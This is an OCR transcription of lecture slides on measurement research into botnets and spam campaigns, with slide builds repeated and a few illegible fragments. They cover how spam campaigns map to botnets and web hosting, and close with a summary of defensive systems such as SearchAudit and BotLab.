
Botnets and spam campaigns

- We define a spam campaign by the
  m URL
  ts to



Botnets and spam campaigns

- We define a spam campaign by the [illegible] URL [illegible] ts to




Botnets and spam campaigns

- We define a spam campaign by the contents of the webpage the spam URL points to
- We found the mapping between botnets and spam campaigns to be many-to-many

Where are campaigns hosted?

- How does the Web hosting infrastructure relate to the botnets?



Where are campaigns hosted?

- How does the Web hosting infrastructure relate to the botnets?

Where are campaigns hosted?


- How does the Web hosting infrastructure relate to the botnets?

Where are campaigns hosted?

- How does the Web hosting infrastructure relate to the botnets?
- Does all spam sent from one botnet point to a single set of web servers?


Where are campaigns hosted?

- How does the Web hosting infrastructure relate to the botnets?
- Does all spam sent from one botnet point to a single set of web servers?




Where are campaigns hosted?

- How does the Web hosting infrastructure relate to the botnets?
- Our data shows a many-to-many mapping
- Suggests *hosting spam campaigns is a 3rd party service* and not tied to botnets



Where are campaigns hosted?

- How does the Web hosting infrastructure relate to the botnets?
- Our data shows a many-to-many mapping
- Suggests *hosting spam campaigns is a 3rd party service* and not tied to botnets



- 80% of spam points to just 57 Web server IPs

Summary

- Today's security landscape is very complex
- Multi-pronged defense strategy is required to address many of these attacks
  - *SearchAudit*, *Web honeypots*, *BotLab* are few defensive systems that we have developed
- Monitoring attackers often reveals new attacks
- Infiltration is an effective technique, but has to be done carefully to ensure safety

- More questions? Just toss me an email (arvind@cs) or stop by my office (CSE 544).